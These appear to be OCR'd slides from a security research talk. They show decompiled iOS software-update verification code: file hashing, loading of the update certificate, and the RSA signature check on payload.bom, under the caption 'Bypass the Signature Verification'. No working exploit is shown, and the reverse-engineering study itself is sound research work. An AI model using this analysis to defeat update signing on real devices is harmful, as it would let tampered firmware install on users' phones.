
```
  }
  CC_SHA1(data, 0, expected_sha1);
}
__s[v33] = 0;
if ( strlen(v20) >= 3 )
  __strlcat_chk(__s, v20 + 2, 1024LL, 1025LL);
v24 = digest_file(__s, real_sha1);
if ( v24 )
{
  if ( v24 != 2 || strncmp(v20, "./boot/", 7uLL) )
  {
    v9 = v40;
    if ( context->ppvoid2958 )
    {
      error_internal = (const void *)_create_error_internal(
                                        (_DWORD)v41,
                                        7,
                                        0,
                                        context->qword20F8,
                                        (unsigned int)"The file %s could not be digested: %d",
                                        (_DWORD)v20);
      goto LABEL_64;
    }
    goto LABEL_65;
  }
  logfunction("", 1, CFSTR("Allowing missing file for %s\n"), v20);
}
else
{
  v25 = CFStringCreateWithFormat(alloc, 0LL, CFSTR("verifying hash of %s"), v20);
  CFDictionarySetValue(context->pcfdictionary2948, key, v25);
  if ( v25 )
    CFRelease(v25);
  if ( (unsigned __int8)digest_is_equal(expected_sha1, real_sha1) )
```

00024BF7 _verify_package_contents:148 (20BF7)

How does it verify the payload.bom itself?

Bypass the Signature Verification

verify_package_signature




```
__int64 __fastcall verify_package_signature(__int64 a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v52 = 0LL;
  v55 = 0LL;
  v51 = 0LL;
  LOBYTE(v1) = 1;
  if ( (*(_BYTE *)(a1 + 5) & 8) != 0 )
    return (unsigned int)v1;
  logfunction("", 1, CFSTR("Verifying the package signature\n"));
  snprintf(__str, 0x400uLL, "%spayload.bom", (const char *)(a1 + 1033));
  digest_file(__str, (unsigned __int8 *)bytes);
  snprintf(__str, 0x400uLL, "%spayload.bom.signature", (const char *)(a1 + 1033));
  v3 = open(__str, 0);
```

Calculate the SHA1 of the payload.bom

Read the .signature file data

Bypass the Signature Verification

verify_package_signature




```
      if ( (unsigned int)_createCFDataWithContentsOfFile(
                           CFSTR("/System/Library/SoftwareUpdateCertificates/iPhoneSoftwareUpdate.pem"),
                           &pemData) )
      {
        logfunction(
          "",
          1,
          CFSTR("Could not load file %s into cfdata. Trying the old file...\n"),
          "/System/Library/SoftwareUpdateCertificates/iPhoneSoftwareUpdate.pem");
        if ( (unsigned int)_createCFDataWithContentsOfFile(
                             CFSTR("/System/Library/Lockdown/iPhoneSoftwareUpdate.pem"),
                             &pemData) )
        {
          LODWORD(v6) = 0;
          logfunction(
            "",
            1,
            CFSTR("Could not load %s (old path) into cfdata.\n"),
            "/System/Library/Lockdown/iPhoneSoftwareUpdate.pem");
LABEL_46:
          v24 = 0LL;
          v25 = 0LL;
          v26 = v87;
          goto LABEL_25;
        }
      }
      certificates = (CFTypeRef)SecCertificateCreateWithPEM(kCFAllocatorDefault, pemData);
      if ( !certificates )
      {
        LODWORD(v6) = 0;
        logfunction("", 1, CFSTR("Could not load certificate\n"));
        **(_QWORD **)(a1 + 10584) = _create_error_internal_cf(
0002572E _verify_package_signature:193 (2172E)
```

Fetch the public key from the system PEM certificate

Bypass the Signature Verification

verify_package_signature



```
          v25 = SecTrustCopyPublicKey((SecTrustRef)v55);
          if ( v25 )
          {
LABEL_50:
            bytesDeallocator = kCFAllocatorNull;
            signedData = CFDataCreateWithBytesNoCopy(0LL, (const UInt8 *)bytes, 20LL, kCFAllocatorNull);
            v1 = CFDataCreateWithBytesNoCopy(0LL, v58, v5, bytesDeallocator);
            bytesDeallocator = v25;
            v26 = v25;
            v27 = signedData;
            v56 = SecKeyVerifySignature(v26, kSecKeyAlgorithmRSASignatureDigestPKCS1v15SHA1, signedData, v1, 0LL);
            if ( v27 )
              CFRelease(v27);
            if ( v1 )
              CFRelease(v1);
            v28 = v56;
            if ( !v56 )
            {
              logfunction("", 1, CFSTR("Could not verify signature\n"));
              **(_QWORD **)(a1 + 10584) = _create_error_internal(
                                            kCFErrorDomainMobileSoftwareUpdate[0],
00024378 _verify_package_signature:230 (20378)
```

